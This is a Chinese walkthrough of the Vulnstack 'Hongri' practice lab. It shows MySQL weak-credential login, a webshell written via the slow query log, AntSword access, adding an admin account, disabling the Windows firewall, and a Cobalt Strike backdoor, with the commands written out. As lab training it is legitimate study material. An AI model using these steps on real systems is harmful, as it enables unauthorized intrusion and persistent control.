红日靶场（一）渗透

靶场介绍

下载地址：<http://vulnstack.qiyuanxuetang.net/vuln/detail/2/>

靶场考查内容包括以下几个方面

一、环境搭建

1.环境搭建测试

2.信息收集

二、漏洞利用

3.漏洞搜索与利用

4.后台Getshell上传技巧

5.系统信息收集

6.主机密码收集

三、内网搜集

7.内网--继续信息收集

8.内网攻击姿势--信息泄露

9.内网攻击姿势-MS08-067

10.内网攻击姿势-SMB远程桌面口令猜测

11.内网攻击姿势-Oracle数据库TNS服务漏洞

12.内网攻击姿势-RPC DCOM服务漏洞

四、横向移动

13.内网其它主机端口-文件读取

14.内网其它主机端口-redis

15.内网其它主机端口-redis Getshell

16.内网其它主机端口-MySQL数据库

17.内网其它主机端口-MySQL提权

五、构建通道

18.内网其它主机端口-代理转发

六、持久控制

19.域渗透-域成员信息收集

20.域渗透-基础服务弱口令探测及深度利用之powershell

21.域渗透-横向移动[wmi利用]

22.域渗透-C2命令执行

23.域渗透-利用DomainFronting实现对beacon的深度隐藏

24.域渗透-域控实现与利用

七、痕迹清理

25、日志清理

环境搭建

目标主机

win7

密码 hongrisec@2019

扮演角色：web服务器

win2003

密码 hongrisec@2019

扮演角色：域成员

win2008

密码 Admin123

扮演角色：DC

外围打点

目标主机：win7

因为电脑性能原因只开启了win7这一台web服务器，先完成外围打点渗透，因此暂时没有域环境。

1 访问web站点

图形用户界面, 应用程序

描述已自动生成

2 尝试root/root账号密码来登录mysql

图形用户界面, 文本, 应用程序

描述已自动生成

成功连接，开始找mysql的管理页面路径；

3 目录扫描

图形用户界面, 应用程序

描述已自动生成

4 登录数据库管理界面

图形用户界面, 应用程序

描述已自动生成

尝试通过写文件或者日志来写入webshell

1 查看写文件的前提条件

SHOW GLOBAL VARIABLES LIKE "%secure%"


背景图案, 矩形

中度可信度描述已自动生成

发现是null，说明此时mysql是不可以写文件的；

2 查看慢日志设置的阈值时间

show global variables like '%long\_query\_time%'



阈值时间为10s，说明当某个语句查询时间超过10秒后，会将这个查询语句写入慢日志中；

3 开启慢日志

set global slow\_query\_log = 1

背景图案

描述已自动生成

4 在探针页面可以看到phpstudy的探针绝对路径

图形用户界面, 应用程序

描述已自动生成

C:/phpStudy/WWW/l.php

5 设置存放慢日志的文件为我们在绝对路径下创建的shell

C:/phpStudy/WWW/shell.php


set global slow\_query\_log\_file = “C:/phpStudy/WWW/shell.php”

背景图案

描述已自动生成

查看是否真的设置成功

show variables like “%slow\_query\_log\_file%”



设置成功

6 构造查询时间超过10s的sql语句

select '<?php @evil($\_POST["lzk"]); ?>' or sleep(11)


图片包含 图形用户界面

描述已自动生成

背景图案

中度可信度描述已自动生成

7 访问shell.php




成功写入shell.php并被解析

8 使用蚁剑连接shell

表格

描述已自动生成




发现是管理员权限；

9 为后渗透阶段做准备工作


1 添加用户

net user lmety Admin123 /add



2 将用户添加到administrator用户组


net localgroup adminstrators guest /add



添加失败，因为电脑性能原因只开启了win7这一台web服务器，先完成外围打点渗透。

3 关闭防火墙

netsh advfirewall set allprofiles state off



查看防火墙状态

图形用户界面, 文本

中度可信度描述已自动生成

形状

低可信度描述已自动生成

内网渗透

1 将服务器shell派生到cobaltstrike

首先启动cobaltstrike


步骤1：启动teamserver

teamserver 192.168.2.1 Admin123


文本

中度可信度描述已自动生成

步骤2：启动start.bat



接着创建window系统的exe可执行后门文件



用蚁剑将exe后门文件上传到目标靶机，然后执行即可上线（执行之前需要将目标主机的防火墙关闭）

图形用户界面, 网站

描述已自动生成